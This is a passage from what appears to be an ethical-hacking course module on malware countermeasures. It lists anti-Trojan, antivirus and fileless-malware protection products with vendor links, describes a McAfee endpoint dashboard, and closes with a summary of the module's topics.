
**7 Countermeasures**

**8 Anti-Malware Software**

# Anti-Trojan Software

## Kaspersky InternetSecurity

**Kaspersky Internet Security** provides protection against Trojans, viruses, spyware, ransomware, phishing, and dangerous websites




- McAfee® LiveSafe™ (<https://www.mcafee.com>)
- Symantec Norton Security Premium (<https://www.symantec-norton.com>)
- Bitdefender Total Security (<https://bitdefender.com>)
- HitmanPro (<https://www.hitmanpro.com>)
- Malwarebytes (<https://www.malwarebytes.org>)
- Zemana Antimalware (<https://www.zemana.com>)
- Emsisoft Anti-Malware Home (<https://www.emsisoft.com>)
- Malicious Software Removal Tool (<https://www.microsoft.com>)
- SUPERAntiSpyware (<https://www.superantispyware.com>)
- Plumbytes Anti-Malware (<https://plumbytes.com>)

# Antivirus Software

## Bitdefender Antivirus Plus 2019

Bitdefender Antivirus Plus 2019 works against all threats – from viruses, worms and Trojans, to ransomware, zero-day exploits, rootkits and spyware



- ➊ ClamWin (<http://www.clamwin.com>)
- ➋ Kaspersky Anti-Virus (<https://www.kaspersky.com>)
- ➌ McAfee AntiVirus Plus (<https://home.mcafee.com>)
- ➍ Norton AntiVirus Basic (<https://www.norton.com>)
- ➎ Avast Premier Antivirus (<https://www.avast.com>)
- ➏ ESET Internet Security (<https://www.eset.com>)
- ➐ AVG Antivirus FREE (<https://free.avg.com>)
- ➑ Avira Antivirus Pro (<https://www.avira.com>)
- ➒ Trend Micro Maximum Security (<https://www.trendmicro.com>)
- ➓ Panda Antivirus Pro (<https://www.pandasecurity.com>)
- ➔ Webroot SecureAnywhere Antivirus (<https://www.webroot.com>)

# Fileless Malware Protection Tools

## McAfee End PointSecurity

- McAfee End Point Security is a security tool used by security professionals to perform **threat detection**, investigation, and response activities

The screenshot shows the McAfee Protection Workspace interface. At the top, it displays '316 Devices' and '32 NOW Escalations'. Below this is a 'Threat Overview' section with four categories: Escalated Devices (32), Resolved Threats (494k), Advanced (154), and Basic (494k). To the right is a 'Compliance Overview' section showing the status of various security components like McAfee Endpoint Security, McAfee Agent, and Microsoft Windows Defender. On the far right, there's a 'Devices' sidebar with a search bar and a list of device types and their counts.



**Microsoft Defender**  
**Advanced Threat Protection**  
<https://docs.microsoft.com>



**Kaspersky End Point Security for Business**  
<https://www.kaspersky.com>



**Trend Micro Smart Protection Suites**  
<https://www.trendmicro.com>




**Norton 360 with LifeLock Select**  
<https://us.norton.com>



**REVE Antivirus**  
<https://www.reveantivirus.com>

# Module Summary



- In this module, we discussed the following:
  - Concepts of malware and malware propagation techniques
  - Concepts of APT and its lifecycle
  - Concepts of Trojans, their types, and how they infect systems
  - Concepts of viruses, their types, and how they infect files along with the concept of computer worms
  - Concepts of fileless malware and how they infect files
  - How to perform static and dynamic malware analysis and explained different techniques to detect malware
  - Various Trojan, backdoor, virus, and worm countermeasures
  - Various Anti-Trojan and Antivirus tools
- In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, use sniffing to collect information about a target of evaluation